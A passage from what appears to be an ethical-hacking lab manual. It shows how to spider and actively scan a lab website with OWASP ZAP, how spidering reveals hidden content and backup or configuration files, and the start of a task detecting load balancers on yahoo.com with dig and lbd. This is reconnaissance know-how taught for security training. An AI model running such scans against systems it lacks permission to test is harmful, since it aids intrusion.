


Figure 1.3.5: OWASP ZAP: Automated Scan wizard

 **T A S K 3 . 3**
Analyze the Result

10. **OWASP ZAP** starts scanning the target website. You can observe various URLs under the **Spider** tab.




Figure 1.3.6: OWASP ZAP: Spider tab

11. After performing web spidering, **OWASP ZAP** performs active scanning. Navigate to the **Active Scan** tab to observe the various scanned links.

12. After completing the active scan, the results appear under the **Alerts** tab, displaying the various vulnerabilities and issues associated with the target website, as shown in the screenshot.

Note: In this task, the objective being web spidering, we will focus on the information obtained while performing web spidering.




Figure 1.3.7: OWASP ZAP: Alerts tab

13. Now, click on the **Spider** tab from the lower section of the window to view the web spidering information. By default, the **URLs** tab appears under the **Spider** tab.
14. The **URLs** tab contains various links for hidden content and functionality associated with the target website (www.moviescope.com).

The screenshot shows the OWASP ZAP interface with the title bar "Untitled Session - OWASP ZAP 2.9.0 (as superuser)". The menu bar includes File, Edit, View, Analyse, Report, Tools, Import, Online, Help. The toolbar has icons for Standard Mode, Site, Scan, Request, Response, and others. The left sidebar shows Contexts (Default Context) and Sites. The main panel is titled "Automated Scan" with a lightning bolt icon. It says "This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'. Please be aware that you should only attack applications that you have been specifically been given permission to test." Below is a "URL to attack:" field containing "http://www.moviescope.com" with a "Select..." button. The tab bar at the bottom has History, Search, Alerts, Output, Spider (highlighted with a red box), Active Scan, and a plus sign. The status bar shows "N... Progress: 0: http://www.moviescope.com ||| Current Scans: 0 : URLs Found: 36 : Nodes Added: 15 : Export". The "URLs" tab is selected, showing a table with columns: Processed, Method, URI, and Flags. The table lists 36 URLs, all of which are GET requests and flagged as "Out of Scope". The last row shows a POST request to "http://www.moviescope.com/".

Processed	Method	URI	Flags
●	GET	http://www.opensource.org/licenses/mit-license....	Out of Scope
●	GET	http://www.gnu.org/licenses/gpl.html	Out of Scope
●	GET	http://users.tpg.com.au/j_birch/plugins/superfish...	Out of Scope
●	GET	http://jqueryui.com/about	Out of Scope
●	GET	http://jquery.org/license	Out of Scope
●	GET	http://docs.jquery.com/UI/Theming/API	Out of Scope
●	GET	http://docs.jquery.com/UI/Accordion	Out of Scope
●	GET	http://docs.jquery.com/UI/Tabs	Out of Scope
●	GET	http://sonspring.com/journal/clearing-floats	Out of Scope
●	GET	http://www.yuiblog.com/blog/2010/09/27/clearfix...	Out of Scope
●	GET	http://www.woothemes.com/flexslider/	Out of Scope
●	GET	http://www.gnu.org/licenses/gpl-2.0.html	Out of Scope
●	GET	http://modernizr.com/download/	Out of Scope
●	GET	http://www.google.com/jsapi?key=AlzaSyCZfHRn...	Out of Scope
●	POST	http://www.moviescope.com/	

Figure 1.3.8: OWASP ZAP: Spidering information

15. Now, navigate to the **Messages** tab under the **Spider** tab to view more detailed information regarding the URLs obtained while performing the web spidering, as shown in the screenshot.




Figure 1.3.9: OWASP ZAP: Spidering information Messages tab

You can also use other web spidering or crawling tools such as **Burp Suite** (<https://portswigger.net>), **WebScarab** (<https://www.owasp.org>), or **Mozenda Web Agent Builder** (<https://www.mozenda.com>) to discover the hidden content and functionality about the target website.

Note: In real-time, attackers perform web spidering or crawling to discover hidden content and functionality, which is not reachable from the main visible content, to exploit user privileges within the application. It also allows attackers to recover backup copies of live files, configuration and log files containing sensitive data, backup archives containing snapshots of files within the web root, and new functionality that is not linked to the main application.

16. This concludes the demonstration of how to perform web spidering on a target website using OWASP ZAP.
17. Close all open windows and document all the acquired information.
18. Turn off the **Windows Server 2019** virtual machine.

T A S K 4

Detect Load Balancers using Various Tools

Here, we will detect load balancers using dig command and lbd tool.

Note: In this task, we will detect the load balancers on the website **www.yahoo.com**, as the websites hosted by our lab environment do not use load balancers.

☞ Organizations use load balancers to distribute web server load over multiple servers and increase the productivity and reliability of web applications. Generally, there are two types of load balancers, namely, DNS load balancers (Layer 4 load balancers) and http load balancers (layer 7 load balancers).

☞ You can use various tools such as dig and load balancing detector (lbd) to detect the load balancers of the target organization along with their real IP addresses.

Note: Ensure that the **Parrot Security** virtual machine is running.

1. On the **Parrot Security** virtual machine, click the **MATE Terminal** icon (➔) at the top of **Desktop** to open a **Terminal** window.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

